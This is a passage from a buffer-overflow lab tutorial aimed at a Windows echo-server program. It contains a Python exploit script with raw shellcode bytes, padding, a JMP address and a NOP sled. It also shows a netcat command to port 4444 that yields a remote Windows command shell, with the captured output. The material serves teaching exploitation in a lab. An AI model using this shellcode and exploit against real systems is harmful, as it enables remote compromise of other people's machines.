shell = ("xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40"
"\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89"
"\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
"\xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97"
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57"
"\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46"
"\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0"
"\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
"\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb"
"\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")
buffer = "A"* 1036+ "\x00\xf7\x22\x00" + "\x90" * 30 + shell + "C"*(3000-1036-4-30-len
(shell))
s.send(buffer)
s.close()
```

Figure 5.30

As can be seen in the above screenshot that we have appended the NOP Sled and shell code in the Python script, now we save this script, restart the program in the debugger, and run the Python script again.




Figure 5.31

We can see that EIP and ESP is overwritten with the values which we have given in the Python script. If we closely look into the debugger, we can see everything we have appended in the Python script has successfully reached into the stack as we can see JMP Instruction Address, NOP Sled and the shell code.


Now see the program does not crash as per the previous cases. This would be a great news for us. It is still in running state.

The shell code we have inserted by the user input is executing in the computer memory. That is the reason program does not crash. So, now let's try to connect the Windows machine with NetCat on 4444 port by the Kali machine.

The commands are :

```
nc -nv [windows_ip] 4444
```

```
nc -nv 192.168.56.101 4444
```



```
root@kali: ~/Desktop/saga
File Edit View Search Terminal Help
root@kali:~/Desktop/saga# nc -nv 192.168.56.101 4444
(UNKNOWN) [192.168.56.101] 4444 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\SD-W7\Downloads\Echo-Server-Memcpy>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : india.tcs.com
    Link-local IPv6 Address . . . . . : fe80::40d9:e580:e321:545b%16
    IPv4 Address. . . . . : 10.0.3.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.3.2

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.56.101
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

Figure 5.32

As can be seen in the above screen shot that we successfully got the reverse connection in the Kali machine. Now we could verify the same by running the server program without the debugger.

6. References

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